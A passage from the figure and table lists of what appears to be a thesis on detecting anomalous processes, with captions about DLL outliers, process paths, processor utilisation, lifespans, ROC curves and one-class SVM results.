5.13 Histogram of the path lengths. 41
5.14 Anomaly detection for full paths encoded. 45
5.15 Comparison of the path based anomaly detection methods. 46
5.16 Distribution of the average processor utilisation. 46
5.17 The ROC curve of anomaly detection on average processor utilisation. 47
5.18 Histogram of the process lifespans. 48
5.19 ROC of the process lifespan anomaly detection. 48
5.20 The ROC of anomaly detection performed on combined best features. 50
5.21 The ROC of anomaly detection performed on combined best features. 51
5.22 The ROC of anomaly detection performed on selective best features. 51

List of Tables

5.1 DLL's present only in outliers 34
5.2 Elements of researched paths. 40
5.3 Unique researched paths. 40

1 Anomaly detection on raw DLL data XIV
2 Anomaly detection on normalised DLL counts XV
3 Eigenvalues of the multiple correspondance analysis. XVI
4 Values of the multiple correspondance analysis. XVII
5 OCSVM classification on MCA data XVIII
6 Classification with new encoder trained on inlier data. XIX
7 Classification with new encoder trained on all data. XX
8 Normalised process paths. XXI
9 Performance of anomaly detection on path lengths. XXII
10 Split and processed paths. XXIII
11 Results of anomaly detection on DirtyCat encoded paths. XXIV
12 Results of improved anomaly detection on DirtyCat encoded paths. XXV
13 Results of anomaly detection on DirtyCat encoded paths without splitting. XXVI
14 Results of anomaly detection on paths encoded by DirtyCat trained only on '/msedge'. XXVII
15 OCSVM classification on choosen features combined. XXVIII
16 Results of One Class SVN on the process lifespans XXIX
17 OCSVM classification on Average Process Utilistaion XXX